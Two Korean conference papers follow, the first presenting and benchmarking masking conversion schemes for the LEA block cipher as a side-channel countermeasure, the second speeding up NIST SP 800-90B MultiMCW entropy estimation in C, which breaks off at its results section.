부채널 공격들은 기존에 사용되고 있는 암호 시스템에도 쉽게 적용이 가능하기 때문에, 부채널 공격에 대응하기 위한 기법들이 많이 제안되었다. 그 중 하나가 마스킹(masking)을 적용한 대응기법이다.

마스킹 기법이란 공격자에게 비밀 키에 대한 정보를 누출하지 않기 위해 중간 값을 랜덤하게 만드는 대응 기법이다. 마스킹 기법은 크게 XOR 연산과 같은 불(Boolean) 마스킹 기법과 모듈라 뺄셈 혹은 모듈라 덧셈과 같은 산술(Arithmetic) 마스킹 기법 두 종류로 나뉜다. 불 마스킹과 산술 마스킹 기법은 서로 호환되지 않기 때문에 각 마스킹 된 값으로 다른 연산을 처리하기 위해서는 상호 변환이 반드시 필요하다.

최근 국내에서는 스마트카드와 같은 저성능의 정보보호용 디바이스에서 사용할 수 있도록 저전력 경량화 블록 암호 알고리듬 LEA(Lightweight Encryption Algorithm)가 제안되었다[2].

LEA 알고리듬은 128비트 단위의 암·복호화 블록 암호 알고리듬으로 사용되는 비밀 키의 크기에 따라서 LEA-128, LEA-192, LEA-256으로 나뉜다. 라운드 함수는 Addition, Rotation, XOR 세 가지로만 이루어진 ARX 연산으로 구성된다. LEA에서는 불 연산과 산술 연산이 복합적으로 이루어지기 때문에 마스킹 기법을 적용한다면 마스킹 기법 간에 상호 변환이 필요하다.

본 논문에서는 부채널 분석에 대응하기 위해 LEA 암호 알고리듬에 사용할 수 있는 여러 마스킹 기법들을 살펴본다. 또한, 각 미스킹 기법을 PC상에서 구현해 보고 각 기법들의 구현에 필요한 사전 메모리 량과 연산 속도를 비교하여 구현 측면에서 효율적인 마스킹 기법을 제안한다.

II. 마스킹 변환 기법

마스킹 기법이란 알고리듬이 동작할 때 발생하는 중간 값을 공격자가 알지 못하도록 임의의 값을 이용하여 랜덤하게 만드는 기법을 말한다. 마스킹 기법은 크게 불 마스킹 기법과 산술 마스킹 기법으로 나뉘는데 다음은 마스킹 기법들을 수식으로 나타낸 것이다.


- 불 마스킹 : $x' = x \oplus r$
- 산술 마스킹 : $A = x - r \bmod 2^k$

여기서 x는 마스킹을 적용하지 않은 원래의 값이고 r은 마스킹에 사용되는 임의의 값, 그리고 k는 처리되는 데이터 비트 수이다. 다음 [그림 1]은 마스킹을 적용한 LEA의 i번째 암호화 라운드를 도식화 한 것이다.

2.1 불-산술 마스킹 변환 기법

불 마스킹 처리된 값으로 산술 연산을 수행하거나 산술 마스킹 처리된 값으로 불 연산을 수행하려면 마스킹 변환 작업을 거쳐야한다.

2001년 Messerges[3]가 처음 제안한 불 마스킹과 산술 마스킹 간의 상호 변환 기법이 제안된 이후 많은 마스킹 변환 기법들이 제안되었다. 그 중 Goubin이 제안한 불-산술 마스킹은 매우 단순한 연산만으로 마스킹을 취할 수 있기 때문에 대부분의 상호 마스킹 변환 기법에서 사용하고 있다[4]. [그림 2]는 Goubin의 불-산술 마스킹 변환 기법이다. 여기서 입력 값 x'은 x에 난수 r로 불 마스킹 처리한 값이다.



[그림 1] 마스킹 LEA의 i번째 암호화 라운드 함수
($0 \le i \le Nr-1$, Nr은 라운드 수)

Input : x', r
Output : A
1. $\Gamma \leftarrow \gamma$
2. $T \leftarrow x' \oplus \Gamma$
3. $T \leftarrow T - \Gamma$
4. $T \leftarrow T \oplus x'$
5. $\Gamma \leftarrow \Gamma \oplus r$
6. $A \leftarrow x' \oplus \Gamma$
7. $A \leftarrow A - \Gamma$
8. $A \leftarrow A \oplus T$

[그림 2] Goubin의 불-산술 마스킹 변환 기법

2.2 산술-불 마스킹 변환 기법

2.2.1 Goubin 산술-불 마스킹 변환 기법

Goubin은 산술-불 마스킹 변환 기법도 제안하였다[4]. 하지만 Goubin이 제안한 산술-불 마스킹 변환 기법은 알고리듬 내부에서 데이터의 크기만큼 반복하는 구조로 인해 매우 많은 연산 량이 필요하다. 다음 [그림 3]은 Goubin의 산술-불 마스킹 변환 기법이다.

Input : A, r
Output : x'

1. $\Gamma \leftarrow \gamma$
2. $T \leftarrow 2\Gamma$
3. $x' \leftarrow \Gamma \oplus r$
4. $\Omega \leftarrow \Gamma \wedge x'$
5. $x' \leftarrow T \oplus A$
6. $\Gamma \leftarrow \Gamma \oplus x'$
7. $\Gamma \leftarrow \Gamma \wedge r$
8. $\Omega \leftarrow \Omega \oplus \Gamma$
9. $\Gamma \leftarrow T \wedge A$
10. $\Omega \leftarrow \Omega \oplus \Gamma$
11. **for** $k=1$ **to** $K-1$ **do**
    - 11.1 $\Gamma \leftarrow T \wedge r$
    - 11.2 $\Gamma \leftarrow \Gamma \oplus \Omega$
    - 11.3 $T \leftarrow T \wedge A$
    - 11.4 $\Gamma \leftarrow \Gamma \oplus T$
    - 11.5 $T \leftarrow 2\Gamma$

end for

12. $x' \leftarrow x' \oplus T$

〔그림 3〕 Goubin 산술-불 마스킹 변환 기법

2.2.2 C-T 산술-불 마스킹 변환 기법

C-T 방식은 2003년에 Coron 등이 제안한 방식으로, Goubin 기법의 많은 연산 량을 개선하고자 룩업 테이블에 기반하여 마스킹 기법을 제안하였다[5]. C-T 기법의 기본 개념은 본 알고리듬에서 모듈라 덧셈 수행 시 발생하는 캐리(carry) 값을 사전에 계산하여 모듈라 덧셈에서 사용하는 것이다. 〔그림 4〕는 C-T 산술-불 마스킹 변환 기법이다. 또한, 〔그림 4〕의 3.1과 3.3 단계에서 볼 수 있듯이 입력 값과 난수를 k비트로 나누어가며 처리하는 특징이 있다.

Input : A, r
Output : x'

[Pre-computation]

[Table G generation]	[Table C generation]
1. Input : a nibble size k	1. Input : a k-bit value s
2. Generate a random k-bit s	2. Generate a random k-bit γ
3. for $i=0$ to 2^k-1 do	3. for $i=0$ to 2^k-1 do
$G[i] = (i+s) \oplus s$	$C[i] \leftarrow \begin{cases} \gamma & \text{if } i+s < 2^k \\ \gamma+1 \bmod 2^k & \text{if } i+s \geq 2^k \end{cases}$
4. Output G, s	4. Output C, γ

1. for $i=0$ to $n-1$do
   - $r = r_h \| r_l$ (k-bit R_l)
   - $A = A - r \bmod 2^{(n-i)\cdot k}$
   - $A = A + r_l \bmod 2^{(n-i)\cdot k}$
   - $A = A_h \| A_l$ (k-bit A_l)
   - if $i < n-1$ do
     - $A_h \leftarrow A_h + C[A_l] \bmod 2^{(n-i-1)\cdot k}$
     - $A_h \leftarrow A_h - \gamma \bmod 2^{(n-i-1)\cdot k}$
   - $x_i' = G[A_l] \oplus r_l$
   - $x_i' \leftarrow x_i' \oplus s$
   - $A \leftarrow A_h$, $r \leftarrow r_h$
2. Output $x' = (x_{n-1}' \| x_{n-2}' \| \ldots \| x_1' \| x_0')$

〔그림 4〕 C-T 산술-불 마스킹 변환 기법

2.2.3 Debraize 산술-불 마스킹 변환 기법

Debraize는 C-T 기법에서 사용한 룩업 테이블의 불안전성과 연산 효율성을 개선한 새로운 룩업 테이블 기반의 마스킹 기법을 제안하였다[6].

Debraize 기법의 특징은 사전 연산 단계에서 1비트 난수를 사용하여 룩업 테이블을 마스킹 하는 것이다. 하지만 1비트 난수로 룩업 테이블을 마스킹하므로 룩업 테이블 저장 시 k비트에서 1비트 늘어난 $(k+1)$비트를 저장할 공간이 필요하다는 단점이 존재한다. 〔그림 5〕는 Debraize 산술-불 마스킹 변환 기법이다.

Input : A, r
Output : x'

[Pre-computation - Table T Generation]

1. Generate a random k-bit s, a random 1-bit ρ
2. **for** $i=0$ **to** 2^k-1 **do**
   - 2.1 $T[\rho \| i] = (i+s) \oplus (\rho \| s)$
   - 2.2 $T[(\rho \oplus 1) \| i] = (i+s+1) \oplus (\rho \| s)$
3. Output T, s, ρ

1. $A = A - (s \| s \| \ldots \| s) \bmod 2^{n \cdot k}$
2. $\beta = \rho$
3. **for** $i=0$ **to** $n-1$ **do**
   - 3.1 $r = r_h \| r_l$ (k-bit r_l)
   - 3.2 $A = A + r_l \bmod 2^{(n-i)\cdot k}$
   - 3.3 $A = A_h \| A_l$ (k-bit A_l)
   - 3.4 $\beta \| x_i' = T[\beta \| A_l]$
   - 3.5 $x_i' = x_i' \oplus r_l$
   - 3.6 $A = A_h$, $r = r_h$
4. Output $x' = (x_{n-1}' \| x_{n-2}' \| \ldots \| x_1' \| x_0') \oplus (s \| s \| \ldots \| s)$

〔그림 5〕 Debraize 산술-불 마스킹 변환 기법

III. 제안하는 마스킹 변환 기법

본 장에서는 C-T 기법을 개선한 산술-불 마스킹 변환 기법을 제안한다. 기존의 C-T 기법은 G 테이블과 C 테이블 두 개의 테이블을 사용하는 기법으로, 덧셈 연산에서 발생하는 1비트의 캐리 값을 저장하기 위해 C 테이블이 필요하다는 단점이 존재했다.

이에 제안하는 변환 기법에서는 이 캐리 값을 본 알고리듬에서 직접 덧셈하고 사전 연산에 필요한 테이블을 줄이는 방식을 택했다. 제안하는 산술-불 마스킹 변환 기법은 〔그림 6〕과 같다.

Input : A, r
Output : x'

[Pre-computation – Table G generation]
1. Generate a random k-bit s
2. for $i=0$ to 2^k-1 do
  2.1 $G[i] = (i+s \bmod 2^k) \oplus s$
3. Output G, s

1. $A = A-(s\|s\|s\|s)$
2. $A = A+r$
3. for $i=0$ to $n-1$ do
  3.1 $A = A_h \| A_l$ (k-bit A_l)
  3.2 $A_h = A_h + ((A_l+s) \gg 8)$
  3.3 $x_i' = G[A_l]$
  3.4 $A = A_h$
4. $x' = (x_{n-1}' \| x_{n-2}' \| \ldots \| x_1' \| x_0')$
5. Output $x' = x' \oplus r \oplus (s\|s\|s\|s)$

〔그림 6〕 제안하는 산술-불 마스킹 변환 기법

〔그림 6〕의 단계 1에서는 랜덤 수 s를 연접한 데이터에 대한 뺄셈 연산을 통해 산술 마스킹을 수행한다. 단계 3.3의 G 테이블 연산을 통해 s의 연접 값에 대한 산술 마스킹을 제거하고 불 마스킹으로 전환하게 된다. 그리고 마지막 단계 5에서 s를 연접한 데이터의 불 마스킹 값을 제거하게 된다. 그리고 입력 데이터의 산술 마스킹 값인 r은 단계 2에서 제거되며 단계 5에서 불 마스킹 값 r을 추가하게 된다. 참고로 마지막 5단계에서 사용하는 불 마스킹 값 r은 입력의 산술 마스킹 값 r과 다른 값을 사용하여 다음 라운드의 마스킹 연산을 용이하게 할 수 있다는 장점도 있다.

산술-불 마스킹의 입·출력 결과 값은 다른 방식과 동일하지만 반복문 내의 연산을 최소화 함으로써 수행 시간을 최소화 하였다. 구체적으로 제안하는 산술-불 변환 기법에서는 1번 단계에서 입력 값 A에서 k비트 난수 s를 연접한 값을 빼는 연산을 통해 기존 C-T 기법의 반복문 안에서 s를 반복해서 빼는 불필요한 연산을 줄였다.

여기서 중요한 점은 난수 s의 크기인데 s를 큰 값으로 설정하게 된다면 필요한 테이블이 늘어나 메모리 공간을 많이 차지하게 되고, s를 작은 값으로 설정하게 된다면 경우의 수가 적어서 DPA 공격이 가능하기 때문에 적당한 크기 조절이 필요하다. 본 논문에서는 s를 8비트로 설정하였다.

또한, 3.2 단계를 통하여 캐리 값을 저장하는 C 테이블을 생성하지 않고 본 알고리듬 내에서 캐리 값 발생 시 캐리 값을 직접 더하는 연산을 수행하도록 하였다. 이를 통해 캐리 값을 저장하기 위해 필요했던 C 테이블을 삭제하여 메모리의 낭비를 막았다.

그리고 기존의 C-T 기법에서는 반복문 안에서 난수 r을 k비트씩 나눠서 처리하였지만 제안하는 기법에서는 마지막에 32비트의 난수 r을 한번 XOR 하도록 하였다.

마지막으로, 기존의 C-T 기법에서는 반복문 안에서 s와 출력 값 x_i'을 반복하여 XOR 하였지만, 제안하는 기법에서는 이를 5번 단계에서 연접된 s와 한번 XOR 하여 연산 횟수를 줄였다.

IV. 마스킹 LEA 구현 및 비교

본 장에서는 이전까지의 마스킹 기법들을 PC 상에서 구현하여 LEA에 적용한다. 각 라운드 함수의 입출력에는 동일한 마스크 값을 사용하였다〔7-8〕. 또한, 본 논문에서는 복호화 수행이 암호화 수행과 동일한 속도를 가진다는 가정으로 마스킹 암호화의 연산 속도를 측정하였고 사전 연산에 걸리는 시간은 제외하였다.

LEA에 대한 마스킹 기법 구현에 사용된 PC는 Intel(R) Core(TM)2 Duo CPU의 환경이며 Visual Studio 2015 프로그램을 사용하여 C 언어로 구현하였다. 다음 〔Table 1〕은 마스킹 기법들을 적용하여 측정한 LEA-128의 동작시간과 사전 계산 값 저장에 필요한 메모리 량을 나타낸 것이다.

〔Table 1〕 LEA-128 동작시간 및 사전 메모리
(시간 : cycles/byte, 메모리 :byte)

구분	마스킹 없음	Goubin	C-T (k=8)	Debraize (k=8)	제안 기법 (k=8)
시간	121.78	5106.09	2546.44	2692.13	2160.28
시간 비교	1.00	41.93	20.91	22.10	17.74
메모리	-	-	512	512	256

여기서 k는 Goubin 기법을 제외한 기법에서는 32비트 입력 값을 나눠서 처리하는데 이 때 나눠지는 비트의 단위이다. 두 번째 줄의 시간비교는 마스킹을 적용하지 않은 기본 LEA-128과 비교하여 마스킹 기법들이 몇 배의 연산 시간이 걸리는지를 나타낸 것이다.

〔Table 1〕에서 보듯이 Goubin 기법은 비트 크기만큼 수행되는 반복문으로 인해 약 41배라는 매우 많은 연산 시간이 소요됨을 확인했다. 룩업 테이블을 사용하는 C-T 기법, Debraize 기법, 제안 기법을 비교하면 제안하는 기법의 연산속도가 월등히 빠른 것을 확인할 수 있다. 연산속도 측면 뿐 아니라 메모리 공간이 두배로 필요한 다른 기법들보다 메모리 공간을 적게 차지하면서도 빠른 연산이 가능하여 효율적인 마스킹 기법으로 볼 수 있다.

Goubin을 제외한 세 개의 기법은 룩업 테이블을 저장할 메모리가 추가적으로 필요하다는 단점이 존재하지만 연산 속도가 훨씬 빠른 것을 미뤄보았을 때 룩업 테이블을 사용하는 마스킹 기법이 더 효율적임을 확인할 수 있다. 또한, 한정된 메모리를 사용하는 환경에서는 제안한 마스킹 기법이 연산속도나 메모리 측면에서 봤을 때 효율적임을 확인할 수 있다.

V. 결 론

본 논문에서는 마스킹 기법을 통해 부채널 공격에 대응하는 기법들을 살펴보고 직접 구현하여 LEA에 적용하였다. 구현 결과 일반 LEA에 비해 마스킹을 적용한 LEA는 많은 연산 시간이 필요하고, 이 뿐 아니라 룩업 테이블이 필요한 마스킹 기법들은 추가적으로 메모리 공간이 필요하다는 단점이 있다.

기존의 마스킹 기법들과 비교했을 때 스마트카드와 같은 정보보호용 디바이스가 제한된 메모리 환경임을 고려하면 제안하는 마스킹 기법이 적은 메모리 량으로 빠른 연산 속도를 가지므로 효율적임을 알 수 있다. 하지만 여전히 약 17배의 연산 시간이 더 필요한 것도 확인할 수 있었다. 마스킹 기법을 적용하면 부채널 분석에 대응할 수 있지만 속도 저하는 불가피한 것임을 봤을 때 추후 과제로 연산 속도를 줄일 수 있는 마스킹 기법에 대한 연구가 필요하다.

참고문헌

[1] P. Kocher, J. Jaffe, and B. Jun, “Differential power analysis,” CRYPTO’99, LNCS 1666, pp. 388-397, 1999

[2] TTA, “128-bit lightweight block cipher LEA,” TTAK.KO-12.0223, Dec. 2013

[3] T. Messerges, “Securing the AES finalists against power analysis attacks,” FSE’00, LNCS 1978, pp. 150-164, 2001

[4] L. Goubin, “A sound method for switching between Boolean and arithmetic masking,” CHES’01, LNCS 2162, pp. 3-15, 2001.

[5] J. Coron and A. Tchulkine, “A new algorithm for switching from arithmetic to Boolean Masking,” CHES’03, LNCS 2779, pp. 89-97, 2003

[6] B. Debraize, “Efficient and provably secure methods for switching from arithmetic to Boolean masking,” CHES’12, LNCS 7428, pp. 107-121, 2012.

[7] C. Herbst, E. Oswald, and S. Mangard, “An AES smart card implementation resistant to power analysis attacks,” ACNS’06, LNCS 3989, pp. 239-252, 2006

[8] J. Park, T. Kim, H. An, Y. Won, and D. Han, “Side channel attacks on LEA and its countermeasures,” Journal of The Korea Institute of Information Security & Cryptology, 25(2), pp. 449-456, Apr. 2015.

MultiMCW 엔트로피 추정법의 고속 구현

김원태, 염용진, 강주성†

국민대학교 정보보안암호수학과/금융정보보안학과

High-Speed Implementations of MultiMCW Entropy Estimation Method

Won-Tae Kim, Yongjin Yeom, Ju-Sung Kang†

Dept. of Information Security, Cryptology, and Mathematics / Financial Information Security, Kookmin University

요 약

미국의 NIST에서는 엔트로피를 추정하기 위한 여러 가지 방법을 다루고 있는 SP 800-90B 문서와 함께 Python으로 구현된 도구를 제공하고 있다. IID와 Non-IID 트랙으로 대별되는 NIST의 엔트로피 추정 방법 중 Non-IID 트랙에서 가장 긴 시간이 소요되는 항목은 MultiMCW 프리딕터를 이용한 추정법이다. 본 논문에서는 NIST에서 제공한 Python 코드를 C 코드로 단순히 변환시켰을 때에도 여전히 느린 부분인 MultiMCW 엔트로피 추정법에 대한 고속 구현 결과를 제시한다. 여기에 제시된 고속화된 C 코드는 NIST의 Python 코드보다 약 700배 이상, 단순 변환된 C 코드보다 약 300배 이상의 빠른 속도를 갖는다.

I. 서론

최근 미국의 NIST(National Institute of Standards and Technology)는 난수발생기에 사용되는 엔트로피 소스의 안전성 평가를 위한 문서인 SP 800-90B의 두 번째 수정안[1]을 공표하였다. 이 문서는 잡음원(noise source)과 엔트로피 소스의 엔트로피를 추정하기 위한 여러 가지 방법을 다루고 있으며, NIST에서는 SP 800-90B를 Python으로 구현한 도구[2]를 추가로 제공하고 있다.

엔트로피 추정을 위해서는 엔트로피 소스로부터 100만개 이상의 연속된 출력 표본으로 이루어진 수열을 입력해야 한다. 표본은 고정된 길이의 비트열을 의미하며, 표본 값이란 표본의 바이너리(binary) 값을 의미한다. SP 800-90B의 엔트로피 추정 방법은 크게 IID 트랙과 Non-IID 트랙으로 구별되는데 IID 트랙의 경우 MCV(Most Common Value) 추정 방법을 사용하여 엔트로피를 추정하며, Non-IID 트랙은 MCV를 포함한 10개의 추정 방법을 적용하여 그 중 가장 작은 값을 최종 엔트로피 값으로 결정한다.

본 논문에서는 엔트로피 추정 방법 중 가장 느린 MultiMCW 추정법을 고속으로 구현하여 기존 엔트로피 추정 소요시간을 감소시킨 결과를 제공한다. NIST에 의해 제공된 Python 코드를 C 코드로 변환 및 고속화시켰을 때 약 700배 이상의 고속화가 가능함을 보인다.

II. MultiMCW 추정법

NIST에서 공표한 SP 800-90B 두 번째 수정안과 초안[3]의 엔트로피 추정법에서 중요 차이점 중 하나는 Non-IID 트랙의 엔트로피 추정 방법에 4 가지의 프리딕터(Predictor) 추정법이 추가된 것이다. 여기에서는 새롭게 추가된 프리딕터들 중 본 논문의 주제인 MultiMCW 프리

† 교신저자

딕터를 이용한 추정법에 대하여 간단히 기술하기로 한다.

2.1 MultiMCW 프리딕터 추정법

프리딕터를 이용한 추정법은 특정 예측함수를 이용하여 엔트로피 소스의 확률모델을 구성한 후 이를 바탕으로 엔트로피를 추정하는 방법이다. 예측함수는 관측된 표본을 기반으로 다음 표본 값을 예측하는 함수이다. 일반적으로 예측성공 횟수가 높을수록 엔트로피는 낮게 추정된다[4].

MultiMCW 프리딕터는 엔트로피 소스로부터 출력된 수열의 최빈값이 확연히 도출되면서 시간에 따라 그 값이 다양하게 변하는 경우에 효과적인 엔트로피 추정이 가능한 것으로 알려져 있다. 최빈값은 표본 값들 중 발생 빈도가 가장 높은 값을 의미한다.

2.2 MultiMCW 프리딕터의 예측함수

MultiMCW 프리딕터는 4개의 부분 프리딕터로 구성되며, 각각의 부분 프리딕터는 고정된 예측 길이를 갖는 예측함수(mostCommon)를 사용한다. 순서에 따른 예측함수와 예측 길이는 [표 1]에 나타나 있다.

[표 1] 예측함수와 예측 길이

순서	1	2	3	4
예측 함수	mostCommon[1]	mostCommon[2]	mostCommon[3]	mostCommon[4]
예측 길이	w[1] = 63	w[2] = 255	w[3] =1023	w[4] = 4095

MultiMCW 프리딕터의 예측함수는 예측 길이만큼의 표본을 받아서 최빈값을 예측값으로 결정한다. 만약 최빈값이 두 개 이상이라면 최빈값을 표본 값으로 갖는 표본 중 가장 늦게 입력된 표본의 값을 예측값으로 결정한다. MultiMCW 예측함수의 의사코드는 [표 2]에 나타나있다.

III. MultiMCW 추정법 구현 환경

3.1 실험 환경

[표 2] mostCommon[j] 의사코드

mostCommon[j]
입력된 수열 X={ x[1], ... , x[w[j]] } if X의 최빈값 개수 == 1   return (X의 최빈값) else   return (X의 최빈값을 표본 값으로 갖는 표본 중 w[j]에 가장 가까운 순서의 표본 값)

본 논문의 모든 실험 환경은 [표 3]에 나타나 있다. 한 번의 엔트로피 추정에 최소 100만 개의 연속된 표본 수열을 입력받았으며, 여기에서 제시하는 모든 실험결과는 10회 이상의 실험을 통해 얻은 결과의 평균값이다.

[표 3] 실험 환경

컴퓨팅 환경	
프로세서	intel(R) Core(TM) i7-6700
CPU	3.40GHz
RAM	8.0GB
시스템 종류	64 bit 운영체제
OS	Windows10
프로그램	Python 3.6 32-bit / Visual Studio 2015 C
입력 데이터	
표본 길이	8-bit
표본 개수	100만 개 이상
실험 횟수	
최소 10회	

3.2 MultiMCW 추정법의 효율성

SP 800-90B 두 번째 수정안에 포함되어 있는 10가지 Non-IID 트랙의 엔트로피 추정 방법의 속도를 측정한 결과는 [표 4]에 나타나 있다. Non-IID 트랙 내의 10가지 추정법을 모두 적용하여 엔트로피를 추정할 때 평균 소요시간은 1209.38초였으며, 그중 MultiMCW 추정법에서 상대적으로 가장 긴 시간인 671.56초가 소요됨을 알 수 있었다. 이와 같이 Non-IID 트랙에서 엔트로피를 추정하기 위한 10가지 방법들 중에서 MultiMCW 추정법이 속도 지연에 가장 큰 원인을 제공하고 있다는 사실을 실증적으로 확인한 것이다. 그래서 우리는 MultiMCW 추정법을 가장 먼저 고속 구현의 대상으로 선정하여 C 코드 상에서 고속화를 추진하기로 하였다.

[표 4] Non-IID 트랙의 엔트로피 추정 방법에 대한 효율성 비교

추정 방법	MCW	Collision	Markov	Compression	t-Tuple
시간(초)	0.04	0.45	1.44	27.59	0.42
추정 방법	LRS	MultiMCW	Lag	MultiMMC	LZ78Y
시간(초)	3.70	671.56	35.13	431.99	37.06

IV. MultiMCW 추정법의 고속 구현

NIST에서는 상대적으로 가독성이 좋은 Python 코드로 SP 800-90B를 구현하여 사용자가 쉽게 이해할 수 있도록 하였다. 그러나 최적화 구현엔 C언어가 Python보다 효과적이고, 좀 더 다양한 실험 환경에 적용이 가능하다. 따라서 본 논문에서는 MultiMCW 추정법의 Python 코드와 동일한 연산과정을 갖는 단순 변환된 C 코드를 먼저 구현한다. 다음으로 단순 변환된 C 코드를 분석하여 고속화가 가능한 요소를 도출하여 효율성을 개선함으로써 고속화된 C 코드를 제안한다.

4.1 MultiMCW 추정법의 단순 변환 C 코드

SP 800-90B 고속화 대상인 Sub_predict[j]에 대한 Python 코드와 단순 변환 C 코드는 [표 5]와 [표 6]에 각각 나타나 있다.

Python 코드로 구현된 MultiMCW는 엔트로피를 한번 추정하는 데 평균 671.56초를 소요하였지만, 단순 변환 C 코드에서는 평균 308초가 소요되었다. MultiMCW의 경우 Python 코드보다 C 코드의 속도가 약 2.17배 빨라서 단순 변환의 경우에도 C 코드로 구현하는 것이 고속 구현에 좀 더 적절한 것을 확인할 수 있었다.

Sub_predict[j]의 단순 변환 C 코드는 [표 7]과 같이 다섯 가지 함수로 구성되는데, 모든 함수는 덧셈, 뺄셈, 비교 연산으로 이루어진다. 여기에서 덧셈과 뺄셈 연산은 횟수가 고정되어 있어서 고속 C 코드에서도 동일한 연산 횟수를 가질 수밖에 없다. 그러므로 우리는 비교 연산만을 살펴보도록 한다. 한 번의 엔트로피 추정에서 Sub_predict 내부 함수의 비교 횟수 및 비율을 정리하면 [표 8]에 나타나 있다. [표 8]에서 보는 바와 같이 mostCommon 함수에서 대부분의 비교연산이 소요되고 있음을 확인할 수 있다.

[표 5] Sub_predict[j] Python 코드

Sub_predict[j]

```
counters[j].subtract([S[i-w[j]-2]])
counters[j].update([S[i-2]])
if counters[j][S[i-2]] ==
        counters[j].most_common()[0][1]:
    subpredict[j] = S[i-2]
else:
    subpredict[j] = mostCommon
        (S[i-w[j]-1:i-1],counters[j])
```

[표 6] Sub_predict[j] 단순 변환 C 코드

Sub_predict[j]

```
subtract(counters[j], S[i - W[j] - 1]);
update(counters[j], S[i-1]);
if (valuetocount(counters[j], S[i - 1])
    == most_common(counters[j], 1)→count)
        subpredict[j] = S[i - 1];
else
        subpredict[j] = mostCommon(S + i
            - W[j], W[j], counters[j]);
```

[표 7] Sub_predict[j] 내부 함수

Python 함수	C 함수
counters[j]. subtract(value)	subtract(counters[j], value)
counters[j]. update(value)	update(counters[j], value)
counters[j](value)	valuetocount(counters[j], value)
counters[j]. most_common()[0]	most_common(counters[j], 1)
mostCommon(tuple, value)	mostCommon(tuple, counters[j], value)

[표 8] 내부 함수의 비교연산 횟수 및 비율

C 함수	비교 횟수	비교 비율
subtract	513811880	0.0007
update	513873067	0.0007
valuetocount	513873067	0.0007
most_common	4327481825.5	0.006
mostCommon	691548696374.4	0.9919

4.2 MultiMCW 추정법의 고속 구현

subtract는 입력된 value와 같은 값을 counters[j]에 저장된 값(counters[j]->el[find].value)에서 찾고, 해당 값의 count를 1만큼 낮춘다. subtract의 C 코드는 [표 9]에 나타나있다.

[표 9] subtract C 코드

subtract(counters[j], value)

```
int find;
for (find = 0; (find <
  counters[j]->num_elem) && (value !=
  counsters[j]->el[find].value); find++);
      if (find < counters[j]->num_elem)
            counters[j]->el[find].count--;
      else
            return 0;
return 1;
```

SP 800-90B 엔트로피 추정은 표본 길이를 고정시키고 엔트로피를 추정한다. 따라서 표본의 길이에 따라 MultiMCW의 counter[j]에 입력되는 값의 경우의 수는 고정되게 된다. 우리의 실험 환경과 같이 표본 길이를 8-bit로 설정할 경우 가능한 경우의 수는 256가지이므로 subtract 함수는 [표 10]과 같이 만들 수 있다. 즉, 비교하는 과정이 사라져 기존 코드보다 빠르게 된다.

[표 10] 고속 subtract C 코드

고속 subtract(counters[j], value)

```
counters[j][value]--;
```

update 함수 또한 동일한 방법으로 [표 11]과 같이 구현된다.

[표 11] 고속 update C 코드

고속 update(counters[j], value)

```
counters[j][value]++;
```

valuetocount 함수는 표본의 경우의 수가 고정되는 것을 고려하면 구현할 필요가 없다.

most_common함수는 counters[j]에 입력된 표본 수열의 최빈값을 반환한다. C로 구현된 코드는 [표 12]에 나타나 있다.

[표 12] most_common C 코드

most_common(counters[j], 1)

```
/* elem : 구조체
typedef struct num_elem {
          unsigned char value;
          int count;
}elem; */
/* Counter : 구조체
typedef struct Counter
{
          int num_elem;
          elem* el;
}Counter; */
elem* re =
     (elem*)malloc(sizeof(elem)*outnum);
Counter* temp = ini_counter_counter(src);
qsort(temp->el, temp->num_elem,
     sizeof(elem), compare);
for (int i = 0; i < outnum; i++) {
          re[i].count = temp->el[i].count;
          re[i].value = temp->el[i].value;
          }
```

그러나 MultiMCW 추정법에서 필요한 것은 count가 가장 높은 값 하나만이 필요하기 때문에 위와 같은 코드에서 불필요한 연산들을 제거할 수 있다. 이를 적용한 코드는 [표 13]에 나타나 있다. 기존 코드에서 qsort의 비교 연산의 최소 복잡도가 $O(k\log k)$인 반면, 고속화한 most_common 코드는 $O(k)$인 것만 보더라도 고속화한 코드가 효율적임을 볼 수 있다.

[표 13] 고속 most_common C 코드

most_common(counters[j])

```
int count_max
for (m = 0; m < k; m++)
    if (count_max[j] < counters[j][m])
        count_max = counters[j][m];
return count_max;
```

[표 14] mostCommon C 코드

mostCommon(tuple, counters[j], value)

```
/*tuple : counters[j]에 입력된 값들의 순서대로 값이 저장되어 있다.*/
unsigned char maxcount =
    most_common(counter[j], 1)->count;
unsigned char maxsymb = 0;
/*len(tuple) : tuple의 길이*/
int lastindex = len(tuple);
unsigned char* reverse = (unsigned
    char*)malloc(stringlen);
for (int i = len(tuple) - 1; i >= 0; i--)
        reverse[i] = tuple[stringlen - i - 1];
for (int i = 0; i < stringlen; i++)
/*find_index(tuple, value) : 입력된 수열(tuple)에서 입력된 값(value)의 순서를 찾아 반환하는 함수*/
        if((valuetocount(counters[j],
            tuple[i]) == maxcount) &&
            (find_index(reverse,
            tuple[i]) < lastindex)) {
            lastindex = find_index(reverse,
                tuple[i]);
            maxsymb = tuple[i];
        }
```

mostCommon 함수는 [표 14]와 같이 입력된 counters[j]에서 count가 가장 높은 값 중 가장 최근에 counters[j]에 입력된 값을 반환하는 함수이다. mostCommon 함수 내부에서 most_common 함수, len(tuple) 함수, find_index 함수가 사용되고, mostCommon 함수가 호출될 때마다 동적 메모리 할당이 이루어진다. 또한 가장 최근에 counters[j]에 입력된 값을 찾는 과정이 비효율적으로 구현된 것을 확인할 수 있다.

위의 코드에서 필요 없는 함수를 제거하고, 비효율적인 비교연산을 제거하여 고속화한 함수 mostCommon을 구성한 것이 [표 15]이다.

[표 15] 고속 mostCommon C 코드

mostCommon (counters[j], tuple)

```
int m;
int count_max =
    most_common(counters[j]);
for (m = len(tuple) - 1; count_max !=
    counters[j][tuple[m]]; m--);
return tuple[m];
```

최종적으로 MultiMCW 추정법에 대한 C 코드의 고속화된 부분은 [표 16]에 나타나 있다.

[표 16] 고속 MultiMCW C 코드

MultiMCW

```
counters[j][S[i - W[j] - 1]]--;
counters[j][S[i-1]]++;
Subpredict[j] =
    mostCommon(counters[j], S);
```

4.3 MultiMCW 추정법의 고속 구현 결과

